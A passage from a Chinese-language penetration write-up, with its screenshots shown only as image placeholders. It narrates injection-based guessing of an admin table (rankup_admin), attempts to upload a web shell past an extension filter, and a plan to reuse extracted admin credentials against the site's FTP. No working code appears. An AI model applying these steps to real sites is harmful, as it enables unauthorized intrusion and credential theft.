


图7

太棒了，管理员表果真就是rankup_admin，我们继续猜列名，如图8所示。

字段名id存在，至于用户名和密码字段，先不急猜解，我们先找到后台再说。根据站点的应用逻辑，我很快找到了后台，可是，却出现了意想不到的情况，如图9所示。

尝试login.php，结果如图10所示。后台无法登录，难道必须要前台登录后才能进后台吗？




图8




图9




图10

首页有普通会员登录框，通常来说按照程序员的逻辑惯性，管理登录的字段名往往和普通会员相同。我们看一下首页的源码，如图11所示。




图11

看到了吗？密码字段名为passwd，我们先猜出一个用户再说，如图12所示。

使用这个用户成功登录前台，发现有上传的地方，试试直接上传一个shell看看，如图13所示。




图12




图13

很遗憾，对文件扩展名做了限制，只能上传jgp、bmp、gif和png的附件。不管它，现在既然已经有了一个普通用户的cookies，那直接访问后台看看，然而，结果跟前面一样，还是不行……

回到前台上传的地方，修改文件头后再次上传还是不行，不停修改文件扩展名、超长等方式都尝试了，仍然不行，看来这个地方没得搞了。

这下有点郁闷了，后台是摆设？还是做了什么奇怪的限制？

转念一想，站点通过ftp管理，而我现在可以获得后台的管理员用户数据，即使不能登录后台，但也可以用来试试ftp。因为按照我的经验，很多站长的后台密码都跟FTP密码相同。

说干就干，开始猜解管理员数据，如图14所示。

